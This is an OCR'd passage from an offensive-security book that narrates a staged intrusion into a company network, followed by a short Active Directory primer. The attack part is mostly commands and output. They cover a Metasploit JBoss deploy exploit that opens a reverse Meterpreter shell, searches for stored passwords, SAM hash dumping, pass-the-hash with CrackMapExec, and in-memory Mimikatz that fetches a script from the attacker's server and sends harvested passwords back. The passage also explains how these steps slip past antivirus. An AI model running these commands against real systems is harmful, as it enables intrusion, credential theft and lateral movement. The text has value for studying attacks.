
Host: 192.168.1.70 ()      Ports:
135/tcp  open msrpc
139/tcp  open netbios-ssn
445/tcp  open microsoft-ds
1026/tcp open LSA-or-nterm
8009/tcp open ajp13
8080/tcp open http-proxy
...snip...
```

What do you know, we get some hits on machine 192.168.1.70.

We launch Firefox using ProxyChains and enjoy the beautiful view that is the

JBoss home page:

FrontGun:~# proxychains firefox





Manage this JBoss AS Instance

- Administration Console
- JMX Console

JBoss, now rebranded WildFly by Red Hat, is tool that deploys Java-built web applications. Developers can write their Java classes, compile them, and then package them in a .war file. This war package is uploaded to the JBoss server, which makes its available through the browser, like any regular web server. The main advantage of JBoss is its tight integration with the Java ecosystem. It provides crucial CPU metrics, memory usage, heap usage, health checks, and so on, that make it much easier to detect and recover from errors.

This is great, but what's in it for us? It turns out that the administration panel of JBoss, also called JMX console (/jmx-console), is commonly left unprotected, and when well-meaning developers take the time to set up a password, they go with a standard admin/admin. After all, nobody can access the DMZ, right?!

Needless to say, this is also valid for Tomcat, Jenkins and so many other middleware servers. The thing that makes Java application servers such an easy target is that there are usually many admin consoles available: JMX-console, Web-console, JmxInvokerServlet... and these are only the ones over classic HTTP. Others exist over special protocols like RMI. Java being a prevalent language in many big corporations, these applications tend to grow like a mushroom in the network, making them one of the most exploited low-hanging fruits.

It takes extra steps to make sure everything is locked down, but when people set up test servers, they do not usually bother to follow security guidelines. They wait until they go live in six months. By then, however, everyone has forgotten about these admin panels, or just assumed someone has already secured it. Case in point with our current JBoss:


JBoss JMX Management Cons
192.168.1.70:8080/jmx-console/
Object Name Filter
Remove Object Name Filter
JMImplementation
com.sun.management
hornetq
java.lang
java.util.logging
jboss
jboss.alerts
JMX Agent View
ObjectName Filter (e
Sun Jar
worker.home (0.0.0.0)
- default

We have free access to the jmx-console, which means we can deploy Java applications on this machine. We could write one that executes a reverse shell, pack it in a war file, then deploy it on JBoss to enjoy remote code execution… or, we could just rely on Metasploit's module jboss_invoke_deploy to do it for us:

FrontGun:~# msfconsole

msf > use exploit/multi/http/jboss_invoke_deploy

msf exploit(jboss_invoke_deploy) > set RHOST 192.168.1.70

RHOST => 192.168.1.70

msf exploit(jboss_invoke_deploy) > set payload java/meterpreter/reverse_https

payload => java/meterpreter/reverse_https

msf exploit(jboss_invoke_deploy) > set LHOST Front_Gun_IP

LHOST => 192.168.1.11

smsf exploit(jboss_invoke_deploy) > set LPORT 443

LPORT => 443

```
msf exploit(jboss_invoke_deploy) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:443/
[*] Automatically selected target: "Windows Universal"
[*] Deploying stager
[*] Calling stager: /zUAfKRBBvtYsET/leNHaWyjhUmSLo.jsp
[*] Uploading payload through stager
[*] Calling payload: /polZSMHIz/wUnOCfzZtVIa.jsp
[*] Removing stager
[*] 192.168.1.70:1129 (UUID: c6980ba710d8ffe7/java=17/java=4/2016-12-24T17:40:04Z) Staging Java payload ...

[*] Meterpreter session 1 opened (Front_Gun_IP:443 -> 192.168.1.70:1129) at 2018-11-10 17:12:06 +0100

meterpreter > getuid
Server username: jboss_svc
```

It worked like a charm. We have a reverse shell, or more accurately, a full Meterpreter session on the JBoss machine as the jboss_svc user. Let’s check its privileges. We switch to a normal shell and find ourselves on a Windows machine:

meterpreter > shell

Microsoft Windows [Version 5.2.3790]

(C) Copyright 1985-2003 Microsoft Corp.

C:\jboss-6.0.0.M1\bin>

We check the current local administrators but, sadly, our jboss_svc user is not listed as such:

C:\jboss-6.0.0.M1\bin>net localgroup "administrators"

net localgroup "administrators"

Members

---

admin_svc

Administrator

The command completed successfully.

Close enough! The user jboss_svc does not have admin privileges, which is quite uncommon for a JBoss service on Windows. Usually, we get the highest privileges (SYSTEM privileges) right away, but it seems a sort of hardening was carried out after all. Further probing reveals that we are on a Windows 2003 server SP3 with three local users:

C:\jboss-6.0.0.M1\bin> systeminfo

Host Name: SVC1093

OS Name: Microsoft Windows Server 2003

OS Version: 5.2.3790 Service Pack 2 Build 3790

...snip...

C:\jboss-6.0.0.M1\bin> net user

administrator

admin_svc

jboss_svc

Of course, the first thing that crosses the mind is: “That’s old! Surely exploit-db.com has some exploits available to root this piece of junk!”

True enough. Websites like exploit-db.com and even Metasploit have code that covers MS08-067, MS17-010, and probably many new vulnerabilities that will appear long after this book goes to print. I like exploits as much as the next hacker. They’re sexy and flashy when they come out, but they naturally fade out of existence as they inevitably get patched away. On the other hand, misconfigurations and bad assumptions rely on something much stronger: human credulity. That’s truly a friend for life.

With that in mind, let’s go over some classic ways to get root access on a Windows box…it is quicker and far stealthier than exploits. Plus, it works 99%

of the time.

Note: a dirty way to do it would be to run the Metasploit module /post/multi/recon/local_exploit_suggester to know which are most likely to work on the machine you are on.

Rise and fall

The most basic technique for privilege escalation is searching for passwords written in some particular files. For instance, in order to easily roll out new machines, admins tend to use a deployment software like the native Windows System Imager, which prepares a golden image or snapshot of the operating system to be readily cloned and installed on as many machines as necessary. These images usually accept a configuration file called unattend.xml that sets, among other parameters, the local administrator account. This file is usually located in the c:\windows\panther\ folder:

C:\jboss-6.0.0.M1\bin>dir c:\windows\panther\unattend.xml

20/07/2019 18:01 998 unattend.xml

1 File(s) 998 bytes

The file is indeed there. This is promising. Let’s whip out a quick PowerShell command to parse the content, looking for the Password string.

C:\jboss-6.0.0.M1\bin>powershell -exec bypass

PS> Get-Content "c:\windows\panther\unattend.xml"

| Select-String "Password" -Context 2 -SimpleMatch

<Username>admin_svc</Username>

<Domain>WORKGROUP</Domain>

<Password>SABlAGwAbABvADUAbQBlAA==</Password>

</Credentials>

Bingo! Using a simple base64 decoder, we can get the clear text password of the user admin_svc “Hello5me”.

FrontGun:~# echo SABlAGwAbABvADUAbQBlAA== | base64 -d

Hello5me

You remember admin_svc, right? We saw it before in the list of local admins. This means we just achieved admin rights on the machine.

Note: The files sysprep.xml or sysprep.inf may also contain clear text passwords.

Had we been unlucky with our unattend.xml file, we could have reverted to a more methodological approach. For instance, we could search for hardcoded credentials in oft-used scripts, such as .bat, .sh, .vbs, .vba, .vbe, .asp, .aspx, .php, .jsp on the local system or on any connected network share. Configuration files are ideal candidates as well: .ini, .config, .properties, etc.

We can run the following commands to cover some of these files:

```
> dir \ /s /b | find /I "password"
> dir \ /b /s "*.bat"
> dir \ /b /s "*.cmd"
> dir \ /b /s "*.vbs"
> dir \ /b /s "*.vba"
> dir \ /b /s "*.vbe"
> dir \ /b /s "*.ps1"
> dir \ /b /s "*.config"
> dir \ /b /s "*.ini"
> dir /s *pass* == *cred* == *vnc* == *.config*
> findstr /si password *.xml *.ini *.txt
```

Sure enough, something like this is bound to show up:

```
C:\jboss-6.0.0.M1\bin> type "C:\program files\scripts\maintenace.bat"

@echo off
Psexec \\192.168.1.88 -u svc_mnt -p Hello5!981 "c:\program
files\scripts\maint.vbs"
```

Psexec is a tool heavily used by attackers and admins alike to execute commands on remote systems. It requires admin privileges on the remote server, so svc_mnt is most likely a second admin account in our pocket. That’s two for two.

Put yourself in the shoes of an overworked Windows admin who needs to deal with every minor issue from printer malfunctions to complex Active Directory replication issues. They need to easily connect to a remote machine or schedule some cleanup tasks or urgently install tools for ungrateful managers who think of IT as their second biggest cost center. Will you really take the time to set up a bastion or a complex secret management solution just to safely execute that vbs script on the accounting machine? Certainly not. You will Google that psexec command, hardcode the password, and have it ready by 5pm so you can go home to your children and loved ones.

Note: Check out this iconic presentation by Rob Fuller and Chris Gates at DerbyCon 2015 called Windows Attacks: AT Is The New Black.

It’s raining passwords

So far, we have two local Windows accounts that seem promising: admin_svc and admin_mnt. Promising in the sense that they might be used on other Windows machines as well and save us a lot of trouble. How can we find that out? Simple enough: we connect to every machine and test whether these accounts are accepted.

We go back to our earlier Nmap scan and zoom in on all Windows machines that were reachable from the SPH career website. We can easily locate them through their open port 445, also known as Server Message Block (SMB). It’s the most commonly open Windows port since it is used to exchange files, export network drives, but also initiate more complex operations, such as command execution.

```
FrontGun:~# grep 445 result.gnmap | awk '{print $2}'

192.168.1.116

192.168.1.88

192.168.1.70
```

It seems we have three easily accessible Windows machines. There are other ports that we could chase, such as 5985 for WinRM, 3389 for RDP, 139 for NetBIOS, but let’s focus on SMB for now.

We could manually retry the previous credentials on each machine using the

Linux smbclient, but I'd rather we take this opportunity to introduce the amazing Crackmapexec tool https://github.com/byt3bl33d3r/CrackMapExec. It handles different Windows protocols from SMB to WinRM and more to give us maximum flexibility and automation when interacting with remote machines.

FrontGun:~# python3 -m pip install crackmapexec

We then launch CrackMapExec (CME) with the admin_svc credentials we got earlier:

FrontGun:~# proxychains crackmapexec smb targets.txt \

-u admin_svc -p Hello5me

SMB 192.168.1.88 445 EXTSV088 [*] Windows 6.3 Build 9600

SMB 192.168.1.116 445 EXTSV116 [*] Windows 6.3 Build 9600

SMB 192.168.1.88 445 EXTSV088 [-] WORKGROUP\admin_svc:Hello5me STATUS_LOGON_FAILURE

SMB 192.168.1.116 445 EXTSV116 [-] WORKGROUP\admin_svc:Hello5me STATUS_LOGON_FAILURE

SMB 192.168.1.70 445 SPH-42AB57177 [*] Windows Server 2003 R2

SMB 192.168.1.70 445 SPH-42AB57177 [+]

WORKGROUP\admin_svc:Hello5me (Pwn3d!)

The credentials we got only seem to work on the previously exploited 2003 machine (192.168.1.70). Sometimes admins set up different passwords according to the version of Windows. Other times, it is just not the same people in charge.

Before trying our luck with the second account (svc_mnt), let's fetch the password of a more powerful account: the built-in administrator of the Windows 2003 machine.

The password of every local Windows account is stored in the SAM database. It's the highly sensitive file located at C:\Windows\System32\SAM. It's impossible to read it using regular file operations. Luckily it is mapped in memory in the Windows Registry under HKEY_LOCAL_MACHINE\SAM. The Windows registry is a local database that stores low-level settings. It's roughly the Windows version of the /etc folder on Linux. We can dump the content of a registry key using the reg save command:

C:\> reg save hklm\sam c:\sam

The passwords are not stored in clear reversible format. Rather they are stored as NT hashes, the output of one-way functions (more on that later). These NT hashes are further encrypted using a key stored in another registry key called SYSTEM. Again, we could connect to the system, execute the two reg save commands to fetch the SAM and SYSTEM files, and use a tool akin to pwdump on Kali to get these hashes, but CrackMapExec does pretty much the same thing so elegantly with the --sam flag.

FrontGun:~# proxychains crackmapexec smb targets.txt \

-u admin_svc -p Hello5me –-sam

SMB 192.168.1.70 445 SPH-42AB5717 [*] Windows Server 2003 R2 9600

SMB 192.168.1.70 445 SPH-42AB5717 [+]
WORKGROUP\admin_svc:Hello5me (Pwn3d!)

[+] Dumping local SAM hashes

Administrator:500:
aad3b435b51404eeaad3b435b51404ee:9587e26af9d37a3bc45f08f2aa577a69:::

...snip...

The NT hash of the administrator password is 9587e26af9d37a3bc45f08f2aa577a69. Our first reflex is to crack these hashes, but since we are dealing with a Windows environment, we can just skip this part. Indeed, on Windows, a hash is equivalent to a plain text password thanks to the NTLM protocol.

NTLM is a challenge-response protocol used on Windows to authenticate callers. Let’s first discuss hashes on Windows. For historical reasons, passwords on Windows machines are stored in two formats: LM format and NT format (User:LM:NT). In the example below, Administrator is the name of the account, 500 is its ID, aad3b435b51404eeaad3b435b51404ee is its LM hash, and 9587e26af9d37a3bc45f08f2aa577a69 is its NT hash.

Administrator:500:
aad3b435b51404eeaad3b435b51404ee:9587e26af9d37a3bc45f08f2aa577a69:::

The LM hash is based on the DES algorithm and is thus the weaker of the two. Plus, it has many design shortcomings, making it easier to crack (passwords are limited to 14 characters converted to uppercase, no salt, etc.). The LM hash is disabled by default since Windows Vista. Instead of hashing the actual password, it's used to hash null bytes, which gives us the characteristic string aad3b435b51404ee repeated twice.

The NT hash is a wrapping of the MD4 algorithm applied to the Unicode value of a password and is 128 bits long. It is fast to calculate and, as such, is fast to brute force on any modern machine.

In a simple log-on scenario, where the user is sitting in front of the computer, Windows calculates the password's hash typed by the user and compares it with the stored value. Easy enough. But when the server is located on a network, Microsoft relies on a challenge-response protocol to authenticate users:

The server sends a challenge to the client workstation: a random number that the client encrypts using the user's password hash and sends back to the server. The latter, knowing the hash of the user, can do the same calculation. If the two results match, the server is sure of the identity of the user.

As you may have noticed, the client uses the hash to respond to the challenge, rather than the password. As such, an attacker can impersonate any user without knowing the plain text version of their password. This attack is commonly referred to as "pass the hash" and is arguably the most prolific method for lateral propagation within a Windows environment.

Microsoft later implemented the Kerberos protocol to try to avoid many of the shortcomings of NTLM—except hash replay—but it does not matter anyway since companies are stuck with NTLM. They cannot easily disable it without breaking their whole Windows architecture.

Armed with the NTLM hash of the administrator's account, we launch CME on all the Windows servers once more:

```
FrontGun:~# proxychains crackmapexec smb targets.txt \

-u administrator -H 9587e26af9d37a3bc45f08f2aa577a69

192.168.1.88:445 EXTSV088  [*] Windows 6.3 Build 9600

192.168.1.116:445 EXTSV116  [*] Windows 6.3 Build 9600

192.168.1.88:445 EXTSV088 [+] WORKGROUP\administrator
9587e26af9d37a3bc45f08f2aa577a69 (Pwn3d!)

192.168.1.116:445 EXTSV116 [+] WORKGROUP\administrator
9587e26af9d37a3bc45f08f2aa577a69 (Pwn3d!)

192.168.1.70:445 SPH-42AB5717  [*] Windows Server 2003 R2

192.168.1.70:445 SPH-42AB5717 [+] WORKGROUP\administrator
9587e26af9d37a3bc45f08f2aa577a69 (Pwn3d!)
```

Now we are talking! We have access to all three Windows machines. We can therefore do pretty much anything we want on the remote machines: get files, spy on users, dump hashes, etc.

But what if I told you we can do better than that. We can get clear text passwords of recently connected users on any Windows box without bruteforcing anything. It is not a vulnerability per se, but more of a design flaw. The first public tool to exploit such a flaw is called Mimikatz, and it changed the world of Windows pentesting and hacking forever.

Gentilkiwi developed Mimikatz to explore the internals of the Windows authentication mechanism. He discovered that after a user logged in, their passwords are stored in the Local Security Authority Subsystem Service (LSASS) process in memory. Using undocumented functions in Windows, Mimikatz can decrypt these passwords and display them.

I encourage you to check out Gentilkiwi's different talks (https://bit.ly/3pJLmxF) about the details of the flaw, but the amazing thing is that it still works, even after so many years.

Mimikatz offers so many options that it has effectively become the reference tool when hacking/pentesting Windows environments. We will talk about some of its functions later on.

You might be wondering if we are being too risky here. This tool seems to be widely known. Surely antivirus and antimalware products will flag the first five bytes of this tool. True! However, there is one simple but important truth about most traditional antivirus products: they only analyze files you write on disk. No matter how remarkable and innovative their techniques are, they are limited by this simple fact.

Mimikatz had such success that it was quickly integrated into most Windows attacking tools. CrackMapExec, Empire, Metasploit, and others can thus run it remotely in memory, avoiding detection by traditional AV vendors altogether:

```
FrontGun:~# proxychains crackmapexec smb targets.txt \

-u administrator -H 9587e26af9d37a3bc45f08f2aa577a69

-M mimikatz --server=http --server-port=80
```

Let’s review our attack chain to understand this command. CrackMapExec (CME) is running on our Front Gun server. It connects to the machine on port 445 to authenticate, then switches over to port 135 to initiate a remote procedure call (RPC). RPC on Windows gives us the ability to remotely call methods exposed by programs and Windows components. Some Windows components, such as the management instrumentation component (WMI), expose the possibility to create remote processes should we possess admin privileges. Using these same RPC channels, CME starts a remote process that connects back, asking for a PowerShell script to execute—hence the --server and --server-port options.

The remote process will execute the PowerShell script, which is incidentally no more than a memory-only version of Mimikatz, then grabs the output and sends back the result over HTTP.

No Mimikatz on disk, no detection; it is as easy as that. Well, not quite. Reflectively loading a binary or a DLL in memory is quite a feat in itself—one that we cannot dive into in this book—but I invite you to look at the work of Stephen Fewer (http://bit.ly/3cwuTcp) and Clymb3r (http://bit.ly/3aqKyXT) to get acquainted with the subject.

The output of the previous commands looks like the following:

192.168.1.70:445 SPH-42AB5717 [*] Windows Server 2003 R2

192.168.1.88:445 EXTSV088 [+] Executed Payload

192.168.1.88:445 EXTSV088 [*] - - "Get /Invoke-Mimikatz.ps1"

192.168.1.88:445 EXTSV088 [+] Found Credentials

EXTSV088\svc_mnt:Hello5!981

EXTSV088\Lionnel_adm:Kiki**081nb

EXTSV088\Administrator: M4ster_@dmin_123

...snip...

All in all, We collect six unique passwords from the three machines. But these passwords are so much more than what they seem to be. Every one of them is a potential key to access even more machines on the greenbox.

That will be the subject of the next chapter.

Hostname User Password Domain

192.168.1.70 admin_svc Hello5me WORKGROUP

192.168.1.80 svc_mnt Hello5!981 WORKGROUP

192.168.1.116 martin Jelly67Fish WORKGROUP

192.168.1.116 richard Hello5me WORKGROUP

192.168.1.88 lionnel_adm Kiki**081nb WORKGROUP

ALL DMZ administrator M4ster_@dmin _123 WORKGROUP

Note: This whole maneuver with CrackMapExec and Mimikatz relied on a strong assumption that may not always prove to be true: the fact that Windows servers in the public DMZ can connect to our Front Gun server on port 80 to communicate the resulting passwords. This may not always be the case, as we will see later on.

Inside the nest

“Only very brave mouse makes nest in cat’s ear.”

Earl Derr Biggers

Things are starting to get interesting inside SPH. So far, we have:

Control over a Linux machine in the public DMZ network; and

Six accounts with admin privileges on various Windows machines, still inside the DMZ.

The beautiful thing about the next part of the exercise is that it’s basically just a rehash of what we did before, namely: discover open ports, exploit vulnerabilities and dump passwords. Rinse and repeat.


But let’s not forget our main objective: we want access to the CEO’s mailbox and fetch transaction data, all the while leaving a minimal trail behind.

Active Directory


In order to properly follow the rest of the scenario, it is important to have some rudimentary knowledge of Active Directory. This short chapter serves such a purpose by explicitly going over some key Active Directory concepts. If you feel like you know AD, you can just skip over to the next chapter.

Windows machines in a corporate environment are usually linked together in order to share resources and common settings. These settings can span anything from enforcing the corporate wallpaper on workstations, to the global password policy on user accounts, to the internet proxy on each machine, and so on. The invisible link that binds all these resources, secretly tweaking every knob available on Windows machines, is a database called Windows Active Directory.

Active Directory groups resources in a hierarchical structure. All objects and settings within an Active Directory belong to an abstract container called a “forest.” It’s the root node. The container of all containers. This forest is further broken down into multiple parts, each composed of machines and users that usually share a similar configuration or form a logical, coherent unit. These parts are called “domains.” A big corporation, for instance, might assign a domain to each entity, one in Germany, the other one in France, and so on. Another corporation might choose a different breakdown.


user settings
computer settings
Domain fr.corp.lan
user settings
computer settings
Domain de.corp.lan
Forest corp.lan

Similarly, each domain can further be broken down into organization units (OU) to provide more granularity and flexibility when applying settings and policies. In our earlier example, OUs could be departments within each entity, for instance.


user settings
computer settings
custom settings
custom settings
OU sales
OU Marketing
Domain de.corp.lan

A domain controller is a designated Windows machine that stores that Active Directory databases and therefore controls and manages the AD domains. It is the central hub that resources rely on to make decisions or pull new settings. The larger the network, the more domain controllers there are to scale up performance. If we land on a domain controller, we control everything. And I mean everything! It's the Holy Grail of every Windows hacking operation.

There are two types of users that may be defined on a Windows machine connected to a domain:

Local users whose password hashes are stored locally on the workstation, the famous SAM database.

Domain users whose hashes are stored on the domain controller. They can be cached locally on the workstation for a period of time, but their resting storage is on the domain controller.

A domain user is therefore not attached to a single workstation and can connect to most workstations in the domain, unless prohibited from doing so. To connect remotely on a server, however, the user would need additional permissions. They either need to have remote desktop privileges on said server or admin privileges, whether locally on the server or over the domain.

Domain and local users can be part of local groups defined solely on a given machine. That's usually how employees are granted admin privileges over their workstations. Their domain user is added to the local "Administrators" group.

On the other hand, only domain users can be part of domain groups, that is groups defined at the domain level and recognized by every resource plugged into the domain.

